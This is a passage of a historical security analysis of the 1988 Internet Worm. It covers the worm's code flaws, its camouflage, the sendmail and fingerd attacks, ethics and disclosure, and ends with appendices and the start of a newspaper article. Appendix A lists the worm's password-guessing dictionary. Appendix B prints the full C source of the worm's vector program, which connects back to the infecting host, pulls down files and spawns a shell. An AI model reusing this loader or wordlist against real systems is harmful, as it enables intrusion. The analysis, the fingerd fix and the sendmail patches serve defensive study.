Another example of restricted functionality concerns the gathering of hostnames to infect. As noted already, the code failed to gather host names from user *.rhosts* files early on. It also did not attempt to collect host names from other user and system files containing such names (e.g., /etc/hosts.lpd).

Many of the operations could have been done "smarter." The case of using linear structures has already been mentioned. Another example would have been to sort user passwords by the *salt* used. If the same salt was present in more than one password, then all those passwords could be checked in parallel as a single pass was made through the dictionaries. On our machine, 5% of the 200 passwords share the same salts, for instance.

No special advantage was taken if the root password was compromised. Once the root password has been broken, it is possible to fork children that set their uid and environment variables to match each designated user. These processes could then attempt the rsh attack described earlier in this report. Instead, root is treated as any other account.

It has been suggested to me that this treatment of root may have been a conscious choice of the Worm author(s). Without knowing the true motivation of the author, this is impossible to decide. However, considering the design and intent of the program, I find it difficult to believe that such exploitation would have been omitted if the author had thought of it.

The same attack used on the finger daemon could have been extended to the Sun version of the program, but was not. The only explanations that come to mind why this was not done

are that the author lacked the motivation, the ability, the time, or the resources to develop a version for the Sun. However, at a recent meeting, Professor Rick Rashid of Carnegie-Mellon University was heard to claim that Robert T. Morris, the alleged author of the Worm, had revealed the *fingerd* bug to system administrative staff at CMU well over a year ago.[16] Assuming this report is correct and the Worm author is indeed Mr. Morris, it is obvious that there was sufficient time to construct a Sun version of the code. I asked three Purdue graduate students (Shawn D. Ostermann, Steve J. Chapin, and Jim N. Griffioen) to develop a Sun 3 version of the attack, and they did so in under three hours. The Worm author certainly must have had access to Suns or else he would not have been able to provide Sun binaries to accompany the operational Worm. Motivation should also not be a factor considering everything else present in the program. With time and resources available, the only reason I cannot immediately rule out is that he lacked the knowledge of how to implement a Sun version of the attack. This seems unlikely, but given the inconsistent nature of the rest of the code, it is certainly a possibility. However, if this is the case, it raises a new question: was the author of the Worm the original author of the VAX *fingerd* attack?

Perhaps the most obvious shortcoming of the code is the lack of understanding about propagation and load. The reason the Worm was spotted so quickly and caused so much disruption was because it replicated itself exponentially on some networks, and because each Worm carried no history with it. Admittedly, there was a check in place to see if the current machine was already infected, but one out of every seven Worms would never die even if there was an existing infestation. Furthermore, Worms marked for self-destruction would continue to execute up to the point of having made at least one complete pass through the password file. Many approaches could have been taken by the author(s) to slow the growth of the Worm or prevent reinfestation; little is to be gained from explaining them here, but their absence from the Worm program is telling. Either the author(s) did not have any understanding of how the program would propagate, or else she/he/they did not care; the existence in the Worm of mechanisms to limit growth tends to indicate that it was a lack of understanding rather than indifference.

Some of the algorithms used by the Worm were reasonably clever. One in particular is interesting to note: when trying passwords from the built-in list, or when trying to break into connected hosts, the Worm would randomize the list of candidates for trial. Thus, if more than one Worm were present on the local machine, they would be more likely to try candidates in a different order, thus maximizing their coverage. This implies, however (as does the action of the pleasequit variable) that the author(s) was not overly concerned with the presence of multiple Worms on the same machine. More to the point, multiple Worms were allowed for a while in an effort to maximize the spread of the infection. This also supports the contention that the author did not understand the propagation or load effects of the Worm.

The design of the vector program, the "thinning" protocol, and the use of the internal state machine were all clever and non-obvious. The overall structure of the program, especially the code associated with IP addresses, indicates considerable knowledge of networking and the routines available to support it. The knowledge evidenced by that code would indicate extensive experience with networking facilities. This, coupled with some of the errors in the Worm code related to networking, further support the thesis that the author was not a careful programmer—the errors in those parts of the code were probably not errors because of ignorance or inexperience.

---

[16] Private communication from someone present at the meeting.

6.3. Camouflage

Great care was taken to prevent the Worm program from being stopped. This can be seen by the caution with which new files were introduced into a machine, including the use of random challenges. It can be seen by the fact that every string compiled into the Worm was encrypted to prevent simple examination. It was evidenced by the care with which files associated with the Worm were deleted from disk at the earliest opportunity, and the corresponding contents were encrypted in memory when loaded. It was evidenced by the continual forking of the process, and the (faulty) check for other instances of the Worm on the local host.

The code also evidences precautions against providing copies of itself to anyone seeking to stop the Worm. It sets its resource limits so it cannot dump a core file, and it keeps internal data encrypted until used. Luckily, there are other methods of obtaining core files and data images, and researchers were able to obtain all the information they needed to disassemble and reverse-engineer the code. There is no doubt, however, that the author(s) of the Worm intended to make such a task as difficult as possible.

6.4. Specific Comments

Some more specific comments are worth making. These are directed to particular aspects of the code rather than the program as a whole.

6.4.1. The sendmail attack

Many sites tend to experience substantial loads because of heavy mail traffic. This is especially true at sites with mailing list exploders. Thus, the administrators at those sites have configured their mailers to queue incoming mail and process the queue periodically. The usual configuration is to set sendmail to run the queue every 30 to 90 minutes.

The attack through sendmail would fail on these machines unless the vector program were delivered into a nearly empty queue within 120 seconds of it being processed. The reason for this is that the infecting Worm would only wait on the server socket for two minutes after delivering the "infecting mail." Thus, on systems with delayed queues, the vector process would not get built in time to transfer the main Worm program over to the target. The vector process would fail in its connection attempt and exit with a non-zero status.

Additionally, the attack through sendmail invoked the vector program without a specific path. That is, the program was invoked with "foo" instead of "./foo" as was done with the shell-based attack. As a result, on systems where the default path used by sendmail's shell did not contain the current directory ("."), the invocation of the code would fail. It should be noted that such a failure interrupts the processing of subsequent commands (such as the *rm* of the files), and this may be why many system administrators discovered copies of the vector program source code in their /usr/tmp directories.

6.4.2. The machines involved

As has already been noted, this attack was made only on Sun 3 machines and VAX machines running BSD UNIX. It has been observed in at least one mailing list that had the Sun code been compiled with the -mc68010 flag, more Sun machines would have fallen victim to the Worm. It is a matter of some curiosity why more machines were not targeted for this attack. In particular, there are many Pyramid, Sequent, Gould, Sun 4, and Sun i386 machines on the net.[17] If binary files for those had also been included, the Worm could have spread much

[17] The thought of a Sequent Symmetry or Gould NP1 infected with multiple copies of the Worm presents an awesome (and awful) thought. The effects noticed locally when the Worm broke into a mostly unloaded VAX 8800 were spectacular. The effects on a machine with one or two orders of magnitude more

further. As it was, some locations such as Ohio State were completely spared the effects of the Worm because all their "known" machines were of a type that the Worm could not infect. Since the author of the program knew how to break into arbitrary UNIX machines, it seems odd that he/she did not attempt to compile the program on foreign architectures to include with the Worm.

6.4.3. Portability considerations

The author(s) of the Worm may not have had much experience with writing portable UNIX code, including shell scripts. Consider that in the shell script used to compile the vector, the following command is used:

```
if [ -f sh ]
```

The use of the [character as a synonym for the *test* function is not universal. UNIX users with experience writing portable shell files tend to spell out the operator *test* rather than rely on there being a link to a file named "[" on any particular system. They also know that the *test* operator is built-in to many shells and thus faster than the external [variant, although most shells now have the [alias as built-in functions as well.

The *test* invocation used in the Worm code also uses the *-f* flag to test for presence of the file named *sh*. This provided us with the Worm "condom" published Thursday night:[18] creating a directory with the name *sh* in /usr/tmp causes this test to fail, as do later attempts to create executable files by that name. Experienced shell programmers tend to use the equivalent of the *-e* (exists) flag in the csh *test* function in circumstances such as this, to detect not only directories, but sockets, devices, named FIFOs, etc.

Other colloquialisms are present in the code that bespeak a lack of experience writing portable code. One such example is the code loop where file units are closed just after the vector program starts executing, and again in the main program just after it starts executing. In both programs, code such as the following is executed:

```
for (i = 0; i < 32; i++)
        close(i);
```

The portable way to accomplish the task of closing all file descriptors (on Berkeley-derived systems) is to execute:

```
for (i = 0; i < getdtablesize(); i++)
        close (i);
```

or the even more efficient

```
for (i = getdtablesize()-1; i >= 0; i--)
        close(i);
```

This is because the number of file units available (and thus open) may vary from system to system.

---

capacity is a frightening thought.

[18] Developed by a group of Purdue system administrators and system programmers, and tested and verified by Kevin Braunsdorf and Rich Kulawiec at Purdue PUCC.

6.5. Summary

Many other examples can be drawn from the code, but the points should be obvious by now: the author of the Worm program may have been a moderately experienced UNIX programmer, but s/he was by no means the "UNIX Wizard" many have been claiming. The code employs a few clever techniques and tricks, but there is some doubt if they are all the original work of the Worm author. The code seems to be the product of an inexperienced, rushed, or sloppy programmer. The person (or persons) who put this program together appears to lack fundamental insight into some algorithms, data structures, and network propagation, but at the same time has some very sophisticated knowledge of network features and facilities.

The code does not appear to have been tested (although anything other than unit testing would not be simple to do), or else it was prematurely released. Actually, it is possible that both of these conclusions are correct. The presence of so much dead and duplicated code coupled with the size of some data structures (such as the 20-slot object code array) argues that the program was intended to be more comprehensive.

7. Conclusions

It is clear from the code that the worm was deliberately designed to do two things: infect as many machines as possible, and be difficult to track and stop. There can be no question that this was in any way an accident, although its release may have been premature.

It is still unknown if this worm, or a future version of it, was to accomplish any other tasks. Although an author has been alleged (Robert T. Morris), he has not publicly confessed nor has the matter been definitively proven. Considering the probability of both civil and criminal legal actions, a confession and an explanation are unlikely to be forthcoming any time soon. Speculation has centered on motivations as diverse as revenge, pure intellectual curiosity, and a desire to impress someone. This must remain speculation for the time being, however, since we do not have access to a definitive statement from the author(s). At the least, there must be some question about the psychological makeup of someone who would build and run such software.[19]

Many people have stated that the authors of this code[20] must have been "computer geniuses" of some sort. I have been bothered by that supposition since first hearing it, and after having examined the code in some depth, I am convinced that this program is not evidence to support any such claim. The code was apparently unfinished and done by someone clever but not particularly gifted, at least in the way we usually associate with talented programmers and designers. There were many bugs and mistakes in the code that would not be made by a careful, competent programmer. The code does not evidence clear understanding of good data structuring, algorithms, or even of security flaws in UNIX. It does contain clever exploitations of two specific flaws in system utilities, but that is hardly evidence of genius. In general, the code is not that impressive, and its "success" was due at least as much to a large amount of luck as it was due to programming skill possessed by the author.

---

[19] Rick Adams, of the Center for Seismic Studies, has commented that we may someday hear that the worm was loosed to impress Jodie Foster. Without further information, this is as valid a speculation as any other, and should raise further disturbing questions; not everyone with access to computers is rational and sane, and future attacks may reflect this.

[20] Throughout this paper I have been writing *author(s)* instead of *author*. It occurs to me that most of the mail, Usenet postings, and media coverage of this incident have assumed that it was *author* (singular). Are we so unaccustomed to working together on programs that this is our natural inclination? Or is it that we find it hard to believe that more than one individual could have such poor judgement? I also noted that most of people I spoke with seemed to assume that the worm author was male. I leave it to others to speculate on the value, if any, of these observations.

Chance favored most of us, however. The effects of this worm were (largely) benign, and it was easily stopped. Had the code been tested and developed further, or had it been coupled with something destructive, the toll would have been considerably higher. I can easily think of several dozen people who could have written this program, and not only done it with far fewer (if any) errors, but made it considerably more virulent. Thankfully, those individuals are all responsible, dedicated professionals who would not consider such an act.

What we learn from this about securing our systems will help determine if this is the only such incident we ever need to analyze. This attack should also point out that we need a better mechanism in place to coordinate information about security flaws and attacks. The response to this incident was largely ad hoc, and resulted in both duplication of effort and a failure to disseminate valuable information to sites that needed it. Many site administrators discovered the problem from reading the newspaper or watching the television. The major sources of information for many of the sites affected seems to have been Usenet news groups and a mailing list I put together when the worm was first discovered. Although useful, these methods did not ensure timely, widespread dissemination of useful information — especially since they depended on the Internet to work! Over three weeks after this incident some sites were still not reconnected to the Internet.

This is the second time in six months that a major panic has hit the Internet community. The first occurred in May when a rumor swept the community that a "logic bomb" had been planted in Sun software by a disgruntled employee. Many, many sites turned their system clocks back or they shut off their systems to prevent damage. The personnel at Sun Microsystems responded to this in an admirable fashion, conducting in-house testing to isolate any such threat, and issuing information to the community about how to deal with the situation. Unfortunately, almost everyone else seems to have watched events unfold, glad that they were not the ones who had to deal with the situation. The worm has shown us that we are all affected by events in our shared environment, and we need to develop better information methods outside the network before the next crisis.

This whole episode should cause us to think about the ethics and laws concerning access to computers. The technology we use has developed so quickly it is not always simple to determine where the proper boundaries of moral action may be. Many senior computer professionals started their careers years ago by breaking into computer systems at their colleges and places of employment to demonstrate their expertise. However, times have changed and mastery of computer science and computer engineering now involves a great deal more than can be shown by using intimate knowledge of the flaws in a particular operating system. Entire businesses are now dependent, wisely or not, on computer systems. People's money, careers, and possibly even their lives may be dependent on the undisturbed functioning of computers. As a society, we cannot afford the consequences of condoning or encouraging behavior that threatens or damages computer systems. As professionals, computer scientists and computer engineers cannot afford to tolerate the romanticization of computer vandals and computer criminals.

This incident should also prompt some discussion about distribution of security-related information. In particular, since hundreds of sites have "captured" the binary form of the worm, and since personnel at those sites have utilities and knowledge that enables them to reverse-engineer the worm code, we should ask how long we expect it to be beneficial to keep the code unpublished? As mentioned in the introduction, at least eleven independent groups have produced reverse-engineered versions of the worm, and I expect many more have been done or will be attempted, especially if the current versions are kept private. Even if none of these versions is published in any formal way, hundreds of individuals will have had access to a copy before the end of the year. Historically, trying to ensure security of software through secrecy has proven to be ineffective in the long term. It is vital that we educate system

administrators and make bug fixes available to them in some way that does not compromise their security. Methods that prevent the dissemination of information appear to be completely contrary to that goal.

Last, it is important to note that the nature of both the Internet and UNIX helped to defeat the worm as well as spread it. The immediacy of communication, the ability to copy source and binary files from machine to machine, and the widespread availability of both source and expertise allowed personnel throughout the country to work together to solve the infection even despite the widespread disconnection of parts of the network. Although the immediate reaction of some people might be to restrict communication or promote a diversity of incompatible software options to prevent a recurrence of a worm, that would be entirely the wrong reaction. Increasing the obstacles to open communication or decreasing the number of people with access to in-depth information will not prevent a determined attacker—it will only decrease the pool of expertise and resources available to fight such an attack. Further, such an attitude would be contrary to the whole purpose of having an open, research-oriented network. The Worm was caused by a breakdown of ethics as well as lapses in security—a purely technological attempt at prevention will not address the full problem, and may just cause new difficulties.

Acknowledgments

Much of this analysis was performed on reverse-engineered versions of the worm code. The following people were involved in the production of those versions: Donald J. Becker of Harris Corporation, Keith Bostic of Berkeley, Donn Seeley of the University of Utah, Chris Torek of the University of Maryland, Dave Pare of FX Development, and the team at MIT: Mark W. Eichin, Stanley R. Zanarotti, Bill Sommerfeld, Ted Y. Ts'o, Jon Rochlis, Ken Raeburn, Hal Birkeland and John T. Kohl. A disassembled version of the worm code was provided at Purdue by staff of the Purdue University Computing Center, Rich Kulawiec in particular.

Thanks to the individuals who reviewed early drafts of this paper and contributed their advice and expertise: Don Becker, Kathy Heaphy, Brian Kantor, R. J. Martin, Richard DeMillo, and especially Keith Bostic and Steve Bellovin.

My thanks to all these individuals. My thanks and apologies to anyone who should have been credited and was not.

References

Allm83.

Allman, Eric, *Sendmail—An Internetwork Mail Router*, University of California, Berkeley, 1983. Issued with the BSD UNIX documentation set.

Brun75.

Brunner, John, *The Shockwave Rider*, Harper & Row, 1975.

Cohe84.

Cohen, Fred, "Computer Viruses: Theory and Experiments," *PROCEEDINGS OF THE 7TH NATIONAL COMPUTER SECURITY CONFERENCE*, pp. 240-263, 1984.

Denn88.

Denning, Peter J., "Computer Viruses," *AMERICAN SCIENTIST*, vol. 76, pp. 236-238, May-June 1988.

Dewd85.

Dewdney, A. K., "A Core War Bestiary of viruses, worms, and other threats to computer memories," *SCIENTIFIC AMERICAN*, vol. 252, no. 3, pp. 14-23, May 1985.

Gerr72.
Gerrold, David. *When Harlie Was One*, Ballentine Books, 1972. The first edition.

Gram84.
Grampp, Fred. T. and Robert H. Morris, "UNIX Operating System Security," *AT&T BELL LABORATORIES TECHNICAL JOURNAL*, vol. 63, no. 8, part 2, pp. 1649-1672, Oct. 1984.

Harr77.
Harrenstien, K., "Name/Finger," RFC 742, SRI Network Information Center, December 1977.

Morr79.
Morris, Robert and Ken Thompson, "UNIX Password Security," *COMMUNICATIONS OF THE ACM*, vol. 22, no. 11, pp. 594-597, ACM, November 1979.

Post82.
Postel, Jonathan B., "Simple Mail Transfer Protocol," RFC 821, SRI Network Information Center, August 1982.

Reid87.
Reid, Brian, "Reflections on Some Recent Widespread Computer Breakins," *COMMUNICATIONS OF THE ACM*, vol. 30, no. 2, pp. 103-105, ACM, February 1987.

Ritc79.
Ritchie, Dennis M., "On the Security of UNIX," in *UNIX SUPPLEMENTARY DOCUMENTS*, AT & T, 1979.

Seel88.
Seeley, Donn, "A Tour of the Worm," *PROCEEDINGS OF 1989 WINTER USENIX CONFERENCE*, Usenix Association, San Diego, CA, February 1989.

Shoc82.
Shoch, John F. and Jon A. Hupp, "The Worm Programs — Early Experience with a Distributed Computation," *COMMUNICATIONS OF THE ACM*, vol. 25, no. 3, pp. 172-180, ACM, March 1982.

Appendix A — The Dictionary

What follows is the mini-dictionary of words contained in the worm. These were tried when attempting to break user passwords. Looking through this list is, in some sense revealing, but actually raises a significant question: how was this list chosen?

The assumption has been expressed by many people that this list represents words commonly used as passwords; this seems unlikely. Common choices for passwords usually include fantasy characters, but this list contains none of the likely choices (e.g., "hobbit," "dwarf," "gandalf," "skywalker," "conan"). Names of relatives and friends are often used, and we see women's names like "jessica," "caroline," and "edwina," but no instance of the common names "jennifer" or "kathy." Further, there are almost no common men's names such as "thomas" or either of "stephen" or "steven" (or "eugene"!). Additionally, none of these have the initial letters capitalized, although that is often how they are used in passwords.

Also of interest, there are no obscene words in this dictionary, yet many reports of concerted password cracking experiments have revealed that there are a significant number of users who use such words (or phrases) as passwords.

The list contains at least one incorrect spelling: "commrades" instead of "comrades"; I also believe that "markus" is a misspelling of "marcus." Some of the words do not appear in standard dictionaries and are non-English names: "jixian," "vasant," "puneet," "umesh," etc. There are also some unusual words in this list that I would not expect to be considered common: "anthropogenic," "imbroglio," "rochester," "fungible," "cerulean," etc.

I imagine that this list was derived from some data gathering with a limited set of passwords, probably in some known (to the author) computing environment. That is, some dictionary-based or brute-force attack was used to crack a selection of a few hundred passwords taken from a small set of machines. Other approaches to gathering passwords could also have been used—Ethernet monitors, Trojan Horse login programs, etc. However they may have been cracked, the ones that were broken would then have been added to this dictionary.

Interestingly enough, many of these words are not in the standard on-line dictionary (in /usr/dict/words). As such, these words are useful as a supplement to the main dictionary-based attack the worm used as strategy #4, but I would suspect them to be of limited use before that time.

This unusual composition might be useful in the determination of the author(s) of this code. One approach would be to find a system with a user or local dictionary containing these words. Another would be to find some system(s) where a significant quantity of passwords could be broken with this list.

aaa	ama	arrow	barber	berliner	cantor
academia	amorphous	arthur	baritone	beryl	cardinal
aerobics	analog	athena	bass	beverly	carmen
airplane	anchor	atmosphere	bassoon	bicameral	carolina
albany	andromache	aztecs	batman	bob	caroline
albatross	animals	azure	beater	brenda	cascades
albert	answer	bacchus	beauty	brian	castle
alex	anthropogenic	bailey	beethoven	bridget	cat
alexander	anvils	banana	beloved	broadway	cayuga
algebra	anything	bananas	benz	bumbling	celtics
aliases	aria	bandit	beowulf	burgess	cerulean
alphabet	ariadne	banks	berkeley	campanile	change

charles
charming
charon
chester
cigar
classic
clusters
coffee
coke
collins
commrades
computer
condo
cookie
cooper
cornelius
couscous
creation
creosote
cretin
daemon
dancer
daniel
danny
dave
december
defoe
deluge
desperate
develop
dieter
digital
discovery
disney
dog
drought
duncan
eager
easier
edges
edinburgh
edwin
edwina
egghead
eiderdown
eileen
einstein
elephant
elizabeth
ellen
emerald
engine
engineer
enterprise
enzyme
ersatz
establish
estate
euclid
evelyn
extension
fairway
felicia
fender
fermat
fidelity
finite
fishers
flakes
float
flower
flowers
foolproof
football
foresight
format
forsythe
fourier
fred
friend
frighten
fun
fungible
gabriel
gardner
garfield
gauss
george
gertrude
ginger
glacier
gnu
golfer
gorgeous
gorges
gosling
gouge
graham
gryphon
guest
guitar
gumption
guntis
hacker
hamlet
handily
happening
harmony
harold
harvey
hebrides
heinlein
hello
help
herbert
hiawatha
hibernia
honey
horse
horus
hutchins
imbroglio
imperial
include
ingres
inna
innocuous
irishman
isis
japan
jessica
jester
jixian
johnny
joseph
joshua
judith
juggle
julia
kathleen
kermit
kernel
kirkland
knight
ladle
lambda
lamination
larkin
larry
lazarus
lebesgue
lee
leland
leroy
lewis
light
lisa
louis
lynne
macintosh
mack
maggot
magic
malcolm
mark
markus
marty
marvin
master
maurice
mellon
merlin
mets
michael
michelle
mike
minimum
minsky
moguls
moose
morley
mozart
nancy
napoleon
nepenthe
ness
network
newton
next
noxious
nutrition
nyquist
oceanography
ocelot
olivetti
olivia
oracle
orca
orwell
osiris
outlaw
oxford
pacific
painless
pakistan
pam
papers
password
patricia
penguin
peoria
percolate
persimmon
persona
pete
peter
philip
phoenix
pierre
pizza
plover
plymouth
polynomial
pondering
pork
poster
praise
precious
prelude
prince
princeton
protect
protozoa
pumpkin
puneet
puppet
rabbit
rachmaninoff
rainbow
raindrop
raleigh
random
rascal
really
rebecca
remote
rick
ripple
robotics
rochester
rolex
romano
ronald
rosebud
rosemary
roses
ruben
rules
ruth
sal
saxon
scamper
scheme
scott
scotty
secret
sensor
serenity
sharks
sharon
sheffield
sheldon
shiva
shivers
shuttle
signature
simon
simple
singer
single
smile
smiles
smooch
smother
snatch
snoopy
soap
socrates
sossina
sparrows
spit
spring
springer
squires
strangle
stratford
stuttgart
subway
success
summer

super
superstage
support
supported
surfer
suzanne
swearer
symmetry
tangerine
tape
target
tarragon
taylor
telephone
temptation
thailand
tiger
toggle
tomato
topography
tortoise
toyota
trails
trivial
trombone
tubas
tuttle
umesh
unhappy
unicorn
unknown
urchin
utility
vasant
vertigo
vicky
village
virginia
warren
water
weenie
whatnot
whiting
whitney
will
william
williamsburg
willie
winston
wisconsin
wizard
wombat
woodwind
wormwood
yacov
yang
yellowstone
yosemite
zap
zimmerman

Appendix B — The *Vector* Program

The worm was brought over to each machine it infected via the actions of a small program I call the *vector* program. Other individuals have been referring to this as the *grappling hook* program. Some people have referred to it as the *ll.c* program, since that is the suffix used on each copy.

The source for this program would be transferred to the victim machine using one of the methods discussed in the paper. It would then be compiled and invoked on the victim machine with three command line arguments: the canonical IP address of the infecting machine, the number of the TCP port to connect to on that machine to get copies of the main worm files, and a *magic number* that effectively acted as a one-time-challenge password. If the "server" worm on the remote host and port did not receive the same magic number back before starting the transfer, it would immediately disconnect from the vector program. This can only have been to prevent someone from attempting to "capture" the binary files by spoofing a worm "server."

This code also goes to some effort to hide itself, both by zeroing out the argument vector, and by immediately forking a copy of itself. If a failure occurred in transferring a file, the code deleted all files it had already transferred, then it exited.

One other key item to note in this code is that the vector was designed to be able to transfer up to 20 files; it was used with only three. This can only make one wonder if a more extensive version of the worm was planned for a later date, and if that version might have carried with it other command files, password data, or possibly local virus or trojan horse programs.

```
#include <stdio.h>
#include <sys /types.h>
#include <sys /socket.h>
#include <netinet /in.h>

main(argc, argv)                                                    main
char *argv[];
{
        struct sockaddr_in sin;
        int s, i, magic, nfiles, j, len, n;
        FILE *fp;
        char files[20][128];
        char buf[2048], *p;

        unlink(argv[0]);
        if(argc != 4)
                exit(1);
        for(i = 0; i < 32; i++)
                close(i);
        i = fork();
        if(i < 0)
                exit(1);
        if(i > 0)
                exit(0);
```

```
bzero(&sin, sizeof(sin));
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = inet_addr(argv[1]);
sin.sin_port = htons(atoi(argv[2]));
magic = htonl(atoi(argv[3]));

for(i = 0; i < argc; i++)
        for(j = 0; argv[i][j]; j++)
                argv[i][j] = '\0';

s = socket(AF_INET, SOCK_STREAM, 0);
if(connect(s, &sin, sizeof(sin)) < 0){
        perror("l1 connect");
        exit(1);
}
dup2(s, 1);
dup2(s, 2);

write(s, &magic, 4);

nfiles = 0;
while(1){
        if(xread(s, &len, 4) != 4)
                goto bad;
        len = ntohl(len);
        if(len == -1)
                break;

        if(xread(s, &(files[nfiles][0]), 128) != 128)
                goto bad;

        unlink(files[nfiles]);
        fp = fopen(files[nfiles], "w");
        if(fp == 0)
                goto bad;
        nfiles++;

        while(len > 0){
                n = sizeof(buf);
                if(n > len)
                        n = len;
                n = read(s, buf, n);
                if(n <= 0)
                        goto bad;
                if(fwrite(buf, 1, n, fp) != n)
                        goto bad;
                len -= n;
        }
        fclose(fp);
}
```

```
            execl("/bin/sh", "sh", 0);
bad:
            for(i = 0; i < nfiles; i++)
                        unlink(files[i]);
            exit(1);
}

static
xread(fd, buf, n)                                                    xread
char *buf;
{
            int cc, n1;

            n1 = 0;
            while(n1 < n){
                        cc = read(fd, buf, n - n1);
                        if(cc <= 0)
                                    return(cc);
                        buf += cc;
                        n1 += cc;
            }
            return(n1);
}
```

Appendix C — The Corrected *fingerd* Program

What follows is a version of the *fingerd* daemon program developed after the release of the Internet Worm. This version does not use the *gets* I/O call present in the original version that allowed the Worm to convert it into an interactive shell. This code is based on the Berkeley version of fingerd, but is basically a complete rewrite. There are no restrictions on its distribution, and there are no warranties, expressed or implied, on its operation or fitness.

```
/*
 *  A fixed version of fingerd.   This version does not use any "gets"
 *  calls that could be used to corrupt the program.
 *
 *  This is provided as is and you are free to use it at your own risk.
 */

#include <stdio.h>
#include <ctype.h>

#define LINELEN 1024
#define     ENTRIES  50

extern int          errno,
                    sys_nerr;
extern char        *sys_errlist[];


static void
oops (msg)                                                    oops
char               *msg;
{
    int                 s_errno = errno;

    fprintf (stderr, "fingerd: %s: ", msg);
    if (s_errno < sys_nerr)
        fprintf (stderr, "%s\n", sys_errlist[s_errno]);
    else
        fprintf (stderr, "errno = %d\n", s_errno);

    exit (1);
}

static char *
parse (line)                                                  parse
char               **line;
{
    register char   *next,
                    *search = *line;

    if (! search)
```

```
        return NULL;

    while (*search && isspace(*search))
        search++;

    if (! *search)
        return NULL;

    next = search+1;
    while (*next && !isspace(*next))
        next++;

    if (*next)
    {
        *next = '\0';
        *line = ++next;
    }
    else
        *line = NULL;

    return search;
}

static char             *av[ENTRIES + 1] = {"finger"};
static char              line[LINELEN];

int
main ()                                                    main
{
    FILE            *fp;
    register int     ix,
                     ch;
    int              child,
                     p[2];
    char            *ap,
                    *lp;


    if (!fgets (line, LINELEN, stdin))
        exit (1);

    for (lp = line, ix = 1; ix < ENTRIES; ix++)
    {
        if ((ap = parse (&lp)) == NULL)
            break;

     /* RFC742: " /[Ww]" == "-l" */
        if (ap[0] == '/' && (ap[1] == 'W' || ap[1] == 'w'))
            ap = "-l";
```

```
            av[ix] = ap;
        }
        av[ix] = NULL;

    /* Call the "finger" program to do the work for us */
        if (pipe (p) < 0)
            oops ("pipe");

        child = fork ();
        if (child == 0)
        {
            (void) close (p[0]);
            if (p[1] != 1)
            {
                (void) dup2 (p[1], 1);
                (void) close (p[1]);
            }
            execv ("/usr/ucb/finger", av);
            _exit (1);
        }
        else if (child == -1)
            oops ("fork");

    /* else.... we're the parent process */
        (void) close (p[1]);

        if (!(fp = fdopen (p[0], "r")))
            oops ("fdopen");

        while ((ch = getc (fp)) != EOF)
        {
            if ((char) ch == '\n')
                putchar ('\r');
            putchar ((char) ch);
        }

        (void) wait (&child);
        return child;
}
```

Appendix D — Patches to Sendmail

Enclosed are the official patches to the *sendmail* mail delivery agent, as distributed by the Computer Systems Research Group at Berkeley. As noted in the paper, a new version of *sendmail* will shortly be available for anonymous FTP from site ucbarpa.berkeley.edu. It contains many additional bug fixes, including some that close different potential security flaws. If possible, that copy should be obtained and used in place of your current version.

Sendmail has to be either recompiled or patched to disallow the "debug" option. If you have source, recompile sendmail after first applying the following patch to the module srvrsmtp.c:

```
*** /tmp/d22039  Thu Nov  3 02:26:20 1988
--- srvrsmtp.c      Thu Nov  3 01:21:04 1988
***************
*** 85,92 ****
        "onex",         CMDONEX,
  # ifdef DEBUG
        "showq",        CMDDBGQSHOW,
-       "debug",        CMDDBGDEBUG,
  # endif DEBUG
  # ifdef WIZ
        "kill",         CMDDBGKILL,
  # endif WIZ
--- 85,94 ----
        "onex",         CMDONEX,
  # ifdef DEBUG
        "showq",        CMDDBGQSHOW,
  # endif DEBUG
+ # ifdef notdef
+       "debug",        CMDDBGDEBUG,
+ # endif notdef
  # ifdef WIZ
        "kill",         CMDDBGKILL,
  # endif WIZ
```

If you don't have source, here's a script to patch sendmail. **REMEMBER, ALWAYS SAVE AN EXTRA COPY IN CASE YOU MAKE A MISTAKE!!** Also, if *strings(1)* doesn't find the string "debug" in your sendmail binary, you don't have a problem; ignore this patch.

Note, your offsets as printed by *adb* may vary! Comments are preceded by a hash mark, don't type them in, nor expect *adb* to print them out. Also, we're using *strings(1)* to find the decimal offset in the file of certain strings. To find out if your *strings* command prints offsets in decimal, put 8 control (non-printable) characters in a file, followed by four printable characters, and then use *strings* to find the offset of your four printable characters. If the offset is "8", it's using decimal, if it's "10" it's using octal.

```
Script started on Thu Nov  3 18:45:34 1988
# find the decimal offset of the strings ''debug'' and ''showq'' in the
# sendmail binary.
okeeffe:tmp {2} strings -o -a sendmail | egrep 'debug|showq'
0097040 showq
0097046 debug
okeeffe:tmp {3} adb -w sendmail
# set the map, then set the default radix to base 10
?m 0 0xffffffff 0
0t10$d
radix=10 base ten
# check to make sure that strings(1) was right, and then find out what
# the byte pattern for ''showq'' is for your machine.  Note that adb
# prints out that byte pattern in HEX!
97040?s
97040:          showq
97040?Xx
97040:          73686f77    7100
# check on the string ''debug'', then, overwrite the first four bytes,
# move up 4 bytes, and then overwrite the last two bytes with the byte
# pattern seen above for ''showq''.
97046?s
97046:          debug
97046?W 0x73686f77
97046:          1684365941      =       1936224119
.+4
.?w 0x7100
97050:          26368       =       28928
# check to make sure we wrote out the correct string.
97046?s
97046:          showq
okeeffe:tmp {4} strings -o -a sendmail | egrep 'debug|showq'
0097040 showq
0097046 showq
okeeffe:tmp {5}
script done on Thu Nov  3 18:47:42 1988
```

APPENDIX 3

"'Virus' in Military Computers Disrupts Systems Nationwide", by John Markoff, The New York Times, November 4, 1988.

THE NEW YORK TIMES, FRIDAY, NOVEMBER 4, 1988

'Virus' in Military Computers Disrupts Systems Nationwide

By JOHN MARKOFF

In an intrusion that raises new questions about the vulnerability of the nation's computers, a nationwide Department of Defense data network has been disrupted since Wednesday night by a rapidly spreading "virus" software program apparently introduced by a computer science student's malicious experiment.

The program reproduced itself through the computer network, making hundreds of copies in each machine it reached, effectively clogging systems linking thousands of military, corporate and university computers around the country and preventing them from doing additional work. The virus is thought not to have destroyed any files.

By late yesterday afternoon computer security experts were calling the virus the largest assault ever on the nation's computers.

'The Big Issue'

"The big issue is that a relatively benign software program can virtually bring our computing community to its knees and keep it there for some time," said Chuck Cole, deputy computer security manager at Lawrence Livermore Laboratory in Livermore, Calif., one of the sites affected by the intrusion. "The cost is going to be staggering."

Clifford Stoll, a computer security expert at Harvard University, added: "There is not one system manager who is not tearing his hair out. It's causing enormous headaches."

The affected computers carry routine communications among military officials, researchers and corporations.

While some sensitive military data are involved, the nation's most sensitive secret information, such as that on the control of nuclear weapons, is thought not to have been touched by the virus.

Parallel to Biological Virus

